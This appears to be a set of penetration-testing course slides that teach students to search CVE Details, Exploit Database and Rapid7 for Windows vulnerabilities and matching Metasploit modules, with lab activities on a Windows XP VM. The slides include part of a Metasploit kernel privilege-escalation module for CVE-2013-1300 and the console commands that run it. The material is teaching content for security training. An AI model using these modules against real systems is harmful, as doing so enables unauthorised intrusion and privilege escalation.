0-1	122	0.20
1-2	600	0.80
2-3	3216	4.10
3-4	1975	2.50
4-5	15609	19.80
5-6	15678	19.80
6-7	9733	12.30
7-8	19837	25.10
8-9	346	0.40
9-10	11893	15.10
<b>Total</b>	<b>79009</b>	

**Vulnerability Distribution**

This site provides the ability to do searches on the vulnerability database and generate summaries.

# CVE Details

Let's look at Windows 2012 vulnerabilities

The screenshot shows the CVE Details website interface. At the top, there's a search bar with 'windows 2012' entered and a 'Search' button. Below the search bar, there's a section titled 'Current CVSS Score Distribution For All Vulnerabilities'. This section contains two visualizations: a table showing the distribution of all vulnerabilities by CVSS scores and a bar chart showing the vulnerability distribution by CVSS scores.

**Search:** windows 2012

**Current CVSS Score Distribution For All Vulnerabilities**

**Distribution of all vulnerabilities by CVSS Scores**

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	122	0.20
1-2	600	0.80
2-3	3216	4.10
3-4	1975	2.50
4-5	15609	19.80
5-6	15678	19.80
6-7	9733	12.30
7-8	19837	25.10
8-9	346	0.40
9-10	11893	15.10
<b>Total</b>	<b>79009</b>	

**Vulnerability Distribution By CVSS Scores**

CVSS Score Ranges

- 0-1
- 1-2
- 2-3
- 3-4
- 4-5
- 5-6
- 6-7
- 7-8
- 8-9
- 9-10

## CVE Details

The screenshot shows a web browser window with the following content:

- Address bar: [www.cvedetails.com/google-search-results.php?q=windows+2012](http://www.cvedetails.com/google-search-results.php?q=windows+2012)
- Search engine: powered by Google™ Custom Search
- External Links:
  - [NVD Website](#)
  - [CVE Web Site](#)
- View CVE:  Go (e.g.: CVE-2009-1234 or 2010-1234 or 20101234)
- View BID:  Go (e.g.: 12345)
- Search By Microsoft Reference ID:  Go (e.g.: ms10-001 or 979352)
- Search Results:
  - Microsoft Windows Server 2012 : CVE security vulnerabilities ...**  
[www.cvedetails.com/.../Microsoft-Windows-Server-2012.html?...id...](#)  
Microsoft **Windows** Server **2012** security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.
  - [Microsoft Windows Server 2012 : List of security vulnerabilities](#)  
<https://www.cvedetails.com/.../Microsoft-Windows-Server-2012.html>  
Security vulnerabilities of Microsoft **Windows** Server **2012** : List of all related Scores, vulnerability details and links to full CVE ...
  - [Metasploit modules related to Microsoft Windows Server 2012](#)  
[www.cvedetails.com/.../Microsoft-Windows-Server-2012.html](#)  
Metasploit modules related to Microsoft **Windows** Server **2012** Metasploit provides useful information and tools for penetration testers, security researchers, and ...
  - [CVE-2012-0002 : The Remote Desktop Protocol \(RDP ...](#)  
[www.cvedetails.com/cve/CVE-2012-0002/](#)  
Mar 6, 2013 ... CVE-2012-0002 : The Remote Desktop Protocol (RDP) implementation in Microsoft **Windows** XP SP2 and SP3, **Windows** Server 2003 SP2, ...
  - [Microsoft Windows Server 2012 version R2 : Security vulnerabilities](#)  
<https://www.cvedetails.com/.../Microsoft-Windows-Server-2012-R2.html>  
Security vulnerabilities of Microsoft **Windows** Server **2012** version R2 List of cve security vulnerabilities related to this exact version. You can filter results by cvss ...
  - [Microsoft Windows 7 : List of security vulnerabilities](#)  
<https://www.cvedetails.com/.../list/.../Microsoft-Windows-7.html>

*This link will bring us to a summary of all Windows 2012 vulnerabilities*

# CVE Details

The screenshot shows the CVE Details website interface. At the top, there's a search bar and navigation links. The main content area is titled "Microsoft » Windows Server 2012 : Vulnerability Statistics". Below this, there are links for "Vulnerabilities (372)", "CVSS Scores Report", and "Browse all versions". A table titled "Vulnerability Trends Over Time" displays data from 2012 to 2016, along with a total and percentage of all vulnerabilities. The table columns include Year, # of Vulnerabilities, DoS, Code Execution, Overflow, Memory Corruption, Sql Injection, XSS, Directory Traversal, Http Response Splitting, Bypass something, Gain Information, Gain Privileges, CSRF, and File Inclusion.

**Microsoft » Windows Server 2012 : Vulnerability Statistics**

Vulnerabilities (372) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Mo

Related OVAL Definitions : Vulnerabilities (184) Patches (0) Inventory Definitions (2) Compliance Definitions (0)

Vulnerability Feeds & Widgets

**Vulnerability Trends Over Time**

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion
2012	5		2	2						1		2		
2013	51	12	17	17	3			1		2	2	21		
2014	38	9	11	5	3					6	5	12		
2015	155	16	46	11	9			1		31	26	60		
2016	123	7	36	7	5					14	23	56		
<b>Total</b>	372	44	112	42	20			2		54	56	151		
<b>% Of All</b>		11.8	30.1	11.3	5.4	0.0	0.0	0.5	0.0	14.5	15.1	40.6	0.0	0.0

Warning : Vulnerabilities with publish dates before 1999 are not included in this table and chart. (Because there are not many of them and they make the page look bad; and they may not be actually published in those years.)

## CVE Details

The screenshot shows a web browser window with the URL [www.cvedetails.com/google-search-results.php?q=windows+2012](http://www.cvedetails.com/google-search-results.php?q=windows+2012). The page is powered by Google Custom Search. On the left side, there are several search filters: External Links (NVD Website, CWE Web Site), View CVE (with a search box and Go button), View BID (with a search box and Go button), and Search By Microsoft Reference ID (with a search box and Go button). The main content area displays a list of search results. The first result is [Microsoft Windows Server 2012 : CVE security vulnerabilities ...](#) with a description: "Microsoft Windows Server 2012 security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions." The second result is [Microsoft Windows Server 2012 : List of security vulnerabilities](#), which is highlighted with a red box. Its description is: "Security vulnerabilities of Microsoft Windows Server 2012 : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE ...". Other results include "Metasploit modules related to Microsoft Windows Server", "CVE-2012-0002 : The Remote Desktop Protocol (RDP ...)", "Microsoft Windows Server 2012 version R2 : Security vulnerabilities", and "Microsoft Windows 7 : List of security vulnerabilities".

*Going back, this link will bring us to a list of all Windows 2012 vulnerabilities*

# CVE Details

**CVE Details**  
The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)

Log In Register Vulnerability Feeds & WidgetsNew

[Home](#)  
**Browse :**  
[Vendors](#)  
[Products](#)  
[Vulnerabilities By Date](#)  
[Vulnerabilities By Type](#)  
**Reports :**  
[CVSS Score Report](#)  
[CVSS Score Distribution](#)  
**Search :**  
[Vendor Search](#)  
[Product Search](#)  
[Version Search](#)  
[Vulnerability Search](#)  
[By Microsoft References](#)  
**Top 50 :**  
[Vendors](#)  
[Vendor Cvss Scores](#)  
[Products](#)  
[Product Cvss Scores](#)  
[Versions](#)  
**Other :**  
[Microsoft Bulletins](#)

**Microsoft » Windows Server 2012 : Security Vulnerabilities Published In 2015**

2015 : [January](#) [February](#) [March](#) [April](#) [May](#) [June](#) [July](#) [August](#) [September](#) [October](#) [November](#) [December](#)  
 CVSS Scores Greater Than: [0](#) [1](#) [2](#) [3](#) [4](#) [5](#) [6](#) [7](#) [8](#) [9](#)  
 Sort Results By : [CVE Number Descending](#) [CVE Number Ascending](#) [CVSS Score Descending](#) [Number Of Exploits Descending](#)

Total number of vulnerabilities : **155** Page : [1](#) (This Page) [2](#) [3](#) [4](#)

[Copy Results](#) [Download Results](#)

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.
1	<a href="#">CVE-2015-6174</a> <a href="#">264</a>			+Priv	2015-12-09	2015-12-09	7.2	None	Local	Low	Not required	Complete
The kernel in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows 10 Gold and R2, Windows RT Gold and 8.1, and Windows 10 Gold and 1511 allows local users to gain privileges via a crafted application. This vulnerability is a different vulnerability than CVE-2015-6171 and CVE-2015-6173.												
2	<a href="#">CVE-2015-6173</a> <a href="#">264</a>			+Priv	2015-12-09	2015-12-09	7.2	None	Local	Low	Not required	Complete
The kernel in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows 10 Gold and R2, Windows RT Gold and 8.1, and Windows 10 Gold and 1511 allows local users to gain privileges via a crafted application. This vulnerability is a different vulnerability than CVE-2015-6171 and CVE-2015-6174.												
3	<a href="#">CVE-2015-6171</a> <a href="#">264</a>			+Priv	2015-12-09	2015-12-09	7.2	None	Local	Low	Not required	Complete
The kernel in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, Windows 10 Gold and R2, Windows RT Gold and 8.1, and Windows 10 Gold and 1511 allows local users to gain privileges via a crafted application. This vulnerability is a different vulnerability than CVE-2015-6173 and CVE-2015-6174.												

# CVE Details

The screenshot shows a web browser window with the URL `www.cvedetails.com/google-search-results.php?q=windows+2012`. The page is titled "Microsoft Windows Server 2012 : CVE security vulnerabilities ...". The left sidebar contains search filters for "View CVE", "View BID", and "Search By Microsoft Reference ID". The main content area lists several search results, with the following link highlighted in a red box:

[Metasploit modules related to Microsoft Windows Server 2012](#)

A blue callout box with the text "Going back, this link will bring us to a list of vulnerabilities with Metasploit exploits" points to the highlighted link.

# CVE Details

The screenshot shows a web browser window with the URL [www.cvedetails.com/metasploit-modules/product-23546/Microsoft-Windows-Server-2012.html](http://www.cvedetails.com/metasploit-modules/product-23546/Microsoft-Windows-Server-2012.html). The page title is "CVE Details" with the subtitle "The ultimate security vulnerability datasource". There are search and view buttons at the top right. A red banner reads "Vulnerability Feeds & WidgetsNew" with a link to [www.itsecdb.com](http://www.itsecdb.com). The main content is titled "Metasploit Modules Related To Microsoft Windows Server 2012".

**CVE-2013-8 MS13-005 HWND\_BROADCAST Low to Medium Integrity Privilege Escalation**

Due to a problem with isolating window broadcast messages in the Windows kernel, an attacker can broadcast commands from a lower Integrity Level process to a higher Integrity Level process, thereby effecting a privilege escalation. This issue affects Windows Vista, 7, 8, Server 2008, Server 2008 R2, Server 2012, and RT. Note that spawning a command prompt with the shortcut key combination Win+Shift+# does not work in Vista, so the attacker will have to check if the user is already running a command prompt and set SPAWN\_PROMPT false. Three exploit techniques are available with this module. The WEB technique will execute a powershell encoded payload from a Web location. The FILE technique will drop an executable to the file system, set it to medium integrity and execute it. The TYPE technique will attempt to execute a powershell encoded payload directly from the command line, but may take some time to complete.  
Module type : *exploit* Rank : *excellent* Platforms : *Windows*

**CVE-2013-1300 Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)**

This module leverages a kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. This exploit was used in pwn2own 2013 by MWR to break out of chrome's sandbox. NOTE: when a meterpreter session started by this exploit exits, winlogon.exe is likely to crash.  
Module type : *exploit* Rank : *average* Platforms : *Windows*

**CVE-2013-3660 Windows EPATHOBJ::pprFlattenRec Local Privilege Escalation**

This module exploits a vulnerability on EPATHOBJ::pprFlattenRec due to the usage of uninitialized data which allows to corrupt memory. At the moment, the module has been tested successfully on Windows XP SP3, Windows 2003 SP1, and Windows 7 SP1.  
Module type : *exploit* Rank : *average* Platforms : *Windows*

**CVE-2013-3918 MS13-090 CardSpaceClaimCollection ActiveX Integer Underflow**

This module exploits a vulnerability on the CardSpaceClaimCollection class from the icardie.dll ActiveX control. The vulnerability

## Activity

Use CVE Details to find how many "Gain Privileges" vulnerabilities there have been in Windows 10.

<http://www.cvedetails.com/>

*How many did you find? Write your answer in the chat window.*



# CVE Details and Metasploit

## CVE Details

The screenshot shows a web browser window displaying a list of CVE details on the website [www.cvedetails.com/vulnerability-list/vendor\\_id-26/product\\_id-23546/year-2013/Microsoft-Windows-Server-2012.html](http://www.cvedetails.com/vulnerability-list/vendor_id-26/product_id-23546/year-2013/Microsoft-Windows-Server-2012.html). The browser tabs include "CVE security vulnerabilit...", "Microsoft Windows Serv...", "Microsoft Windows Serv...", and "Metasploit modules relat...".

The main content area displays a table of CVE entries. A callout box with a blue border and text points to a red-bordered box containing the number "1". The text in the callout box reads: "Going back to the list of vulnerabilities there is one column that shows the number of available exploits".

37	<a href="#">CVE-2013-1305</a> <a href="#">399</a>	DoS	2013-05-14	2016-09-29	7.8	None	Remote	Low	Not required	None
38	<a href="#">CVE-2013-1300</a> <a href="#">264</a>	+Priv			1					
39	<a href="#">CVE-2013-1294</a> <a href="#">362</a>	+Priv	2013-04-09	2013-11-02	4.9	None	Local	Low	Not required	Complete
40	<a href="#">CVE-2013-1292</a> <a href="#">362</a>	+Priv	2013-04-09	2013-11-02	6.9	None	Local	Medium	Not required	Complete
41	<a href="#">CVE-2013-1287</a> <a href="#">264</a>	Exec Code	2013-03-12	2013-11-02	7.2	None	Local	Low	Not required	Complete
42	<a href="#">CVE-2013-1286</a> <a href="#">264</a>	Exec Code	2013-03-12	2013-11-02	7.2	None	Local	Low	Not required	Complete

# CVE Details

www.cvedetails.com/cve/CVE-2013-1300/

## CVE Details

The ultimate security vulnerability datasource

Log In Register

Switch to https://  
Home

**Browse :**  
[Vendors](#)  
[Products](#)  
[Vulnerabilities By Date](#)  
[Vulnerabilities By Type](#)

**Reports :**  
[CVSS Score Report](#)  
[CVSS Score Distribution](#)

**Search :**  
[Vendor Search](#)  
[Product Search](#)  
[Version Search](#)  
[Vulnerability Search](#)  
[By Microsoft References](#)

**Top 50 :**  
[Vendors](#)  
[Vendor Cvss Scores](#)  
[Products](#)  
[Product Cvss Scores](#)  
[Versions](#)

**Other :**

**Vulnerability Details : [CVE-2013-1300](#) (1 public exploit) (1 Metasploit modules)**

win32k.sys in the kernel-mode drivers in Microsoft Windows XP SP2 and SP3, Windows Server 2003 SP2, Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows Server 2012, and Windows RT does not properly handle objects in memory, which allows local users to gain privileges via a crafted application, aka "Win32k Memory Allocation Vulnerability."  
 Publish Date : 2013-07-09 Last Update Date : 2016-09-09

Collapse All Expand All Select Select&Copy Scroll To Comments External Links  
[Search Twitter](#) [Search YouTube](#) [Search Google](#)

**- CVSS Scores & Vulnerability Types**

CVSS Score	<b>7.2</b>
Confidentiality Impact	Complete (There is total information disclosure, resulting in all system files being revealed.)
Integrity Impact	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. )
Authentication	Not required (Authentication is not required to exploit the vulnerability.)

*Multiple exploits are available*

# CVE Details

Microsoft Security Bulletin MS13-053 Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution This security update resolves two publicly disclosed and six privately reported vulnerabilities in Microsoft Windows. The most severe vulnerability could allow remote code execution if a user views shared content that embeds TrueType font files. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

Vulnerabilities addressed in this bulletin:

- Win32k Memory Allocation Vulnerability
- Win32k Dereference Vulnerability
- Win32k Vulnerability
- TrueType Font Parsing Vulnerability
- Win32k Information Disclosure Vulnerability
- Win32k Buffer Overflow Vulnerability
- Win32k Buffer Overwrite Vulnerability
- Win32k Read AV Vulnerability

Release Date: 2013-07-09

**Exploit!** <http://www.exploit-db.com/exploits/33213>  
 EXPLOIT-DB 33213 Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei) Author: metasploit Release  
 Date: 2014-05-06 (windows) local

**– Metasploit Modules Related To CVE-2013-1300**

**[Windows NTUserMessageCall Win32k Kernel Pool Overflow \(Schlamperei\)](#)**

This module leverages a kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. This exploit was used in pwn2own 2013 by MWR to break out of chrome's sandbox. NOTE: when a meterpreter session started by this exploit exits, winlogon.exe is likely to crash.

Module type : *exploit* Rank : *average* Platforms : *Windows*

*Reference to the Exploit Database*

## Exploit Database

**EXPLOIT DATABASE**

Home Exploits Shellcode Papers Google Hacking Database Submit Search

### Microsoft Windows - NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei)

<b>EDB-ID:</b> 33213	<b>Author:</b> Metasploit	<b>CVE:</b> CVE-2013-1300
<b>Published:</b> 2014-05-06	<b>Type:</b> local	<b>Platform:</b> Windows
<b>E-DB Verified:</b>	<b>Exploit:</b> Download //  View Raw	<b>Vulnerable App:</b> N/A
<b>Tags:</b> Metasploit Framework		

« Previous Exploit Next Exploit »

```
1 ##
2 # This module requires Metasploit: http://metasploit.com/download
3 # Current source: https://github.com/rapid7/metasploit-framework
4 ##
5
6 require 'msf/core'
7 require 'msf/core/post/windows/reflective_dll_injection'
8 require 'rex'
9
10 class Metasploit3 < Msf::Exploit::Local
11   Rank = GreatRanking
12
13   include Msf::Post::File
14   include Msf::Post::Windows::Priv
15   include Msf::Post::Windows::Process
16   include Msf::Post::Windows::FileInfo
```

*On the Exploit Database we can view the public exploit.*

# Exploit Database

```

27     NOTE: when you exit the meterpreter session, winlogon.exe is likely to crash.
28   },
29   'License'      => MSF_LICENSE,
30   'Author'      =>
31   [
32     'Nils', #Original Exploit
33     'Jon', #Original Exploit
34     'Donato Capitella <donato.capitella[at]mwrinfosecurity.com>', # Metasploit Conversion
35     'Ben Campbell <ben.campbell[at]mwrinfosecurity.com>' # Help and Encouragement ;)
36   ],
37   'Arch'        => ARCH_X86,
38   'Platform'    => 'win',
39   'SessionTypes' => [ 'meterpreter' ],
40   'DefaultOptions' =>
41   {
42     'EXITFUNC' => 'thread',
43   },
44   'Targets'     =>
45   [
46     [ 'Windows 7 SP0/SP1', { } ]
47   ],
48   'Payload'     =>
49   {
50     'Space'     => 4096,
51     'DisableNops' => true
52   },
53   'References'  =>
54   [
55     [ 'CVE', '2013-1300' ],
56     [ 'MSB', 'MS13-053' ],
57     [ 'URL', 'https://labs.mwrinfosecurity.com/blog/2013/09/06/mwr-labs-pwn2own-2013-write-up---kernel-exploit/' ]
58   ],
59   'DisclosureDate' => 'Dec 01 2013',
60   'DefaultTarget' => 0
61   )))
62 end
63
64 def check
65   os = sysinfo["OS"]
66   unless (os =~ /windows/i)
67     return Exploit::CheckCode::Unknown
68   end
69
70   file_path = expand_path("%windir%") << "\\system32\\win32k.sys"
71   major, minor, build, revision, branch = file_version(file_path)
72   vprint_status("win32k.sys file version: #{major}.#{minor}.#{build}.#{revision} branch: #{branch}")
73
74   case build
75   when 7600
76     return Exploit::CheckCode::Vulnerable

```

# CVE Details

Microsoft Security Bulletin MS13-053 Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution This security update resolves two publicly disclosed and six privately reported vulnerabilities in Microsoft Windows. The most severe vulnerability could allow remote code execution if a user views shared content that embeds TrueType font files. An attacker who successfully exploited this vulnerability could take complete control of an affected system.

Vulnerabilities addressed in this bulletin:

- Win32k Memory Allocation Vulnerability
- Win32k Dereference Vulnerability
- Win32k Vulnerability
- TrueType Font Parsing Vulnerability
- Win32k Information Disclosure Vulnerability
- Win32k Buffer Overflow Vulnerability
- Win32k Buffer Overwrite Vulnerability
- Win32k Read AV Vulnerability

Release Date:2013-07-09

**Exploit!** <http://www.exploit-db.com/exploits/33213>

EXPLOIT-DB 33213 Windows NTUserMessageCall Win32k Kernel Pool Overflow (Schlamperei) Author:metasploit Release Date:2014-05-06 (windows) local

**- Metasploit Modules Related To CVE-2013-1300**

**[Windows NTUserMessageCall Win32k Kernel Pool Overflow \(Schlamperei\)](#)**

This module leverages a kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. This exploit was used in pwn2own 2013 by MWR to break out of chrome's sandbox. NOTE: when a meterpreter session started by this exploit exits, winlogon.exe is likely to crash.

Module type : *exploit* Rank : *average* Platforms : *Windows*

*Back on the CVE Details website there is also a link to Metasploit exploit*

# RAPID7

**RAPID7**

Contact Us Community Support Login Careers **FREE TOOLS**

Solutions Products Services Partners Resources About Us

[Back to search](#)

## WINDOWS NTUSERMESSAGECALL WIN32K KERNEL POOL OVERFLOW (SCHLAMPEREI)

This module leverages a kernel pool overflow in Win32k which allows local privilege escalation. The kernel shellcode nulls the ACL for the winlogon.exe process (a SYSTEM process). This allows any unprivileged process to freely migrate to winlogon.exe, achieving privilege escalation. This exploit was used in pwn2own 2013 by MWR to break out of chrome's sandbox. NOTE: when a meterpreter session started by this exploit exits, winlogon.exe is likely to crash.

### MODULE NAME

exploit/windows/local/ms13\_053\_schlamperei

### AUTHORS

*Name of the Metasploit exploit and the authors*

Nils  
Jon  
Donato Capitella <donato.capitella [at] mwrinfosecurity.com>  
Ben Campbell <ben.campbell [at] mwrinfosecurity.com>

### REFERENCES

**Free Metasploit Download**

Get your copy of the world's leading penetration testing tool

[DOWNLOAD NOW](#)

**DEMO REQUEST**

**CONTACT US**

# RAPID7

The screenshot shows a web browser window with the URL [https://www.rapid7.com/db/modules/exploit/windows/local/ms13\\_053\\_schlamperei](https://www.rapid7.com/db/modules/exploit/windows/local/ms13_053_schlamperei). The page features the Rapid7 logo and navigation links (Solutions, Products, Services, Partners, Resources, About Us). The main content area is divided into sections: REFERENCES, TARGETS, PLATFORMS, and ARCHITECTURES. A blue-bordered box highlights the text: *Background information on the vulnerability and exploit.*

**REFERENCES**

- CVE-2013-1300
- MSB-MS13-053
- URL: <https://labs.mwrinfosecurity.com/blog/2013/09/06/mwr-labs-pwn2own-2013-write-up---kernel-exploit/>

**TARGETS**

- Windows 7 SP0/SP1

**PLATFORMS**

- windows

**ARCHITECTURES**

- x86

The right sidebar contains two buttons: **DEMO REQUEST** and **CONTACT US**. A red box highlights this sidebar area, and a red arrow points downwards.

# MWR Labs Reference

MWR LABS

Advisories + /var/log/messages Publications Tools Careers

< /var/log/messages

+  
MWR Labs Pwn2Own 2013 Write-up - Kernel Exploit

MWR, 6 September 2013

MWR Labs took part in Pwn2Own 2013, demonstrating a full sandbox escape against Google Chrome. Two exploits were used in the demonstration:

- + A type confusion in WebKit, Chrome's rendering Engine (CVE-2013-0912). We blogged about this vulnerability [previously](#).
- + A kernel pool overflow in Win32k which allowed us to break out of the sandbox by compromising the underlying operating system (CVE-2013-1300).

This blog post discusses the details of the kernel vulnerability and exploit. The specific vulnerability was fixed by Microsoft in [MS013-053](#).

The details of this vulnerability were first presented at the [Nordic Sec Conf](#) in Iceland (see our [review of the conference](#)). The slides of our presentation can be downloaded [here](#).

### Fuzzing the Windows Kernel

The specific vulnerability was found using MWR Labs' Windows Kernel fuzzer. The fuzzer found several crashes, and specifically triggered a number of crashes with the following signature:

*One of the referenced websites for getting background information on how the exploit works.*

# RAPID7

**RAPID7** Solutions Products Services Partners Resources About Us

## DEVELOPMENT

[Source Code](#)  
[History](#)

*Metasploit instructions on how to setup the exploit options.*

## MODULE OPTIONS

To display the available options, load the module within the Metasploit console and run the commands 'show options' or 'show advanced':

```
msf > use exploit/windows/local/ms13_053_schlamperei
msf exploit(ms13_053_schlamperei) > show targets
...targets...
msf exploit(ms13_053_schlamperei) > set TARGET <target-id>
msf exploit(ms13_053_schlamperei) > show options
...show and set options...
msf exploit(ms13_053_schlamperei) > exploit
```

## RELATED VULNERABILITIES

[MS13-053: Vulnerabilities in Windows Kernel-Mode Drivers Could Allow Remote Code Execution \[2850851\]](#)

DEMO REQUEST  
CONTACT US

## Activity

Use CVE Details to find Metasploit exploits for Windows XP

<http://www.cvedetails.com/>

*How many exploits did you find? Write your answer in the chat window.*



# CVE-2007-0038

(exists on EH-WinXP VM)

# CVE Details

Start by searching for Windows XP vulnerabilities

Search: windows xp

View CVE

Enter a CVE id, product, vendor, vulnerability type

Search

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	122	0.20
1-2	600	0.80
2-3	3216	4.10
3-4	1975	2.50
4-5	15609	19.80
5-6	15678	19.80
6-7	9733	12.30
7-8	19837	25.10
8-9	346	0.40
9-10	11893	15.10
<b>Total</b>	<b>79009</b>	

Weighted Average CVSS Score: 6.8

Vulnerability Distribution By CVSS Scores

CVSS Score Ranges	Number Of Vulnerabilities
0-1	122
1-2	600
2-3	3216
3-4	1975
4-5	15609
5-6	15678
6-7	9733
7-8	19837
8-9	346
9-10	11893

## Windows XP Links

Product Cvss Scores  
Versions  
Other :  
Microsoft Bulletins  
Bugtraq Entries  
CVE Definitions  
About & Contact  
Feedback  
CVE Help  
FAQ  
Articles  
External Links :  
NVD Website  
CVE Web Site  
View CVE :  
 Go  
(e.g.: CVE-2009-1234 or 2010-1234 or 20101234)  
View BID :  
 Go  
(e.g.: 12345)  
Search By Microsoft Reference ID:  
 Go  
(e.g.: ms10-001 or 979352)

Speeds up computer - Satisfaction guaranteed  
Services: Repairs All Windows OS, Updates Driver, Fixes All Windows Errors, Replaces Damaged files  
Safe software- No malware or viruses. SSL Certificate. - McAfee Secure  
Trusted PC Cleaners - Removes Malware & Viruses

powered by Google™ Custom Search

[Microsoft Windows Xp : CVE security vulnerabilities, versions and ...](#)  
[www.cvedetails.com/product/739/Microsoft-Windows-Xp.html?..](http://www.cvedetails.com/product/739/Microsoft-Windows-Xp.html?..)  
Microsoft Windows Xp security vulnerabilities, exploits, metasploit modules, vulnerability statistics and list of versions.

[Microsoft Windows Xp : List of security vulnerabilities](#)  
<https://www.cvedetails.com/...list/.../Microsoft-Windows-Xp.html>  
Security vulnerabilities of Microsoft Windows Xp : List of all related CVE security vulnerabilities. CVSS Scores, vulnerability details and links to full CVE details ...

[CVE-2014-4971 : Microsoft Windows XP SP3 does not validate ...](#)  
[www.cvedetails.com/cve/CVE-2014-4971/](http://www.cvedetails.com/cve/CVE-2014-4971/)  
Sep 6, 2016 ... Microsoft Windows XP SP3 does not validate addresses in certain users to write data to arbitrary ...

[Metasploit modules related to Microsoft Windows Xp](#)  
[www.cvedetails.com/metasploit...739/Microsoft-Windows-Xp.html](http://www.cvedetails.com/metasploit...739/Microsoft-Windows-Xp.html)  
Metasploit modules related to Microsoft Windows Xp Metasploit provides useful information and tools for penetration testers, security researchers, and IDS ...

[Microsoft Windows Xp version : Security vulnerabilities](#)  
<https://www.cvedetails.com/.../Microsoft-Windows-Xp-.html>  
Security vulnerabilities of Microsoft Windows Xp version List of cve security vulnerabilities related to this exact version. You can filter results by cvss scores, years ...

Select the link for the list of Metasploit modules

# Metasploit Modules related to Windows XP (Top)

www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html

## CVE Details

The ultimate security vulnerability datasource

Log In Register Vulnerability Feeds & WidgetsNew [www.itsecdb.com](http://www.itsecdb.com)

[Switch to https://](#)  
[Home](#)

**Browse :**  
[Vendors](#)  
[Products](#)  
[Vulnerabilities By Date](#)  
[Vulnerabilities By Type](#)

**Reports :**  
[CVSS Score Report](#)  
[CVSS Score Distribution](#)

**Search :**  
[Vendor Search](#)  
[Product Search](#)  
[Version Search](#)  
[Vulnerability Search](#)  
[By Microsoft References](#)

**Top 50 :**  
[Vendors](#)  
[Vendor Cvss Scores](#)  
[Products](#)  
[Product Cvss Scores](#)  
[Versions](#)

**Other :**  
[Microsoft Bulletins](#)

### Metasploit Modules Related To [Microsoft Windows Xp](#)

**[CVE-2002-1214 MS02-063 PPTP Malformed Control Data Kernel Denial of Service](#)**  
 This module exploits a kernel based overflow when sending abnormal PPTP Control Data packets to Microsoft Windows 2000 SP0-3 and XP SP0-1 based PPTP RAS servers (Remote Access Services). Kernel memory is overwritten resulting in a BSOD. Code execution may be possible however this module is only a DoS.  
 Module type : *auxiliary* Rank : *normal*

**[CVE-2003-352 MS03-026 Microsoft RPC DCOM Interface Overflow](#)**  
 This module exploits a stack buffer overflow in the RPCSS service, this vulnerability was originally found by the Last Stage of Delirium research group and has been widely exploited ever since. This module can exploit the English versions of Windows NT 4.0 SP3-6a, Windows 2000, Windows XP, and Windows 2003 all in one request :)  
 Module type : *exploit* Rank : *great* Platforms : *Windows*

**[CVE-2003-533 MS04-011 Microsoft LSASS Service DsRolerUpgrade](#)**  
 This module exploits a stack buffer overflow in the LSASS service, this vulnerability was originally found by eEye. When re-exploiting a Windows XP system, you will need need to run this module twice. DCERPC request fragmentation can be performed by setting 'FragSize' parameter.  
 Module type : *exploit* Rank : *good* Platforms : *Windows*

**[CVE-2003-719 MS04-011 Microsoft Private Communications Transport Overflow](#)**  
 This module exploits a buffer overflow in the Microsoft Windows SSL PCT protocol stack. This code is based on Johnny Cyberpunk's THC release and has been tested against Windows 2000 and Windows XP. To use this module, specify the remote port of any SSL service, or the port and protocol of an application that uses SSL. The only application protocol supported at this time is SMTP. You only have one chance to select the correct target, if you are attacking IIS, you may want to try one of the other exploits first (WebDAV). If WebDAV does not work, this more than likely means that this is either Windows 2000 SP4+ or Windows XP (IIS 5.0 vs IIS 5.1). Using the wrong target may not result in an immediate crash of the remote system.  
 Module type : *exploit* Rank : *average* Platforms : *Windows*

*Browse through the various exploits*

# Metasploit Modules related to Windows XP (Bottom)

The screenshot shows a web browser window with the URL [www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html](http://www.cvedetails.com/metasploit-modules/product-739/Microsoft-Windows-Xp.html). The page displays a list of Metasploit modules related to Windows XP. Each entry includes a CVE ID, a title, a description, and module details.

- CVE-2006-3942 Microsoft SRV.SYS Pipe Transaction No Null**  
This module exploits a NULL pointer dereference flaw in the SRV.SYS driver of the Windows operating system. This bug was independently discovered by CORE Security and ISS.  
Module type : *auxiliary* Rank : *normal*
- CVE-2006-4688 MS06-066 Microsoft Services nwapi32.dll Module Exploit**  
